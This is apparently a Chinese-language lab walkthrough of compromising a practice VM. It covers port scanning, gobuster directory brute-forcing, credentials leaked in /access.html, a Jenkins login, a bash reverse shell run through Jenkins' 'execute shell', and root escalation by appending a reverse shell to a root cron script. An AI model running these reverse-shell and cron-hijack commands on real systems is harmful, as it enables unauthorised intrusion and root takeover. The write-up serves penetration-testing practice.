2023年9月17日 18:31


一.扫描阶段:

- 1.主机发现,端口扫描
- 2.详细扫描:

3.脚本漏洞扫描:

二.web渗透

- 1.连接到192.168.253.140 网页以及源码并无特殊之处
- 2.利用漏洞扫描枚举的80以及8080端口网页路径 8080端口的路径发现名为Jenkins的登录系统,因为不知道用户名和密码且破解难度高,固将该优先级排后
- 3.对80端口进行目录爆破sudo gobuster dir -u http://192.168.253.140 -x .html --wordlist=/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x:指定爆破目录的格式,该次为html,如果此次没有指定则爆破不出来



发现/access.html下有三组密码

破解:

tiago: italia99 trindade:vipsu eder:marianna 尝试进行登录

发现都登录失败,尝试账户密码混乱输入eder-vipsu成功(该过程也可生成账户和密码字典进行爆破)

四.shell脚本注入

1.登录到名为jenkins的管理页面

Build




在build中找到execute shell反弹shell选项,输入/bin/bash-i > & /dev/tcp/192.168.253.141/4444 0 > & 1 命令

2.在终端开启监听: nc -lvp 4444

查看: whoami | id | unam -a | sudo -l : 发现当前没有任何权限

3.想办法提权,看看有哪些命令是有root权限的,发现很多命令都用不了

看看当前有没有定期执行任务 cat /etc/crontab



发现一个以root权限每五分钟执行的文件;查看

bash-4.2\$ cat /etc/script/CleaningScript.sh cat /etc/script/CleaningScript.sh #!/bin/bash rm-rf /var/log/httpd/access_log.bxt

将反弹shell写入其中: echo "/bin/bash -i >& /dev/tcp/192.168.253.141/4444 0>&1" >> /etc/script/CleaningScript.sh 开启监听等待五分钟,获得具有root用户权限的登录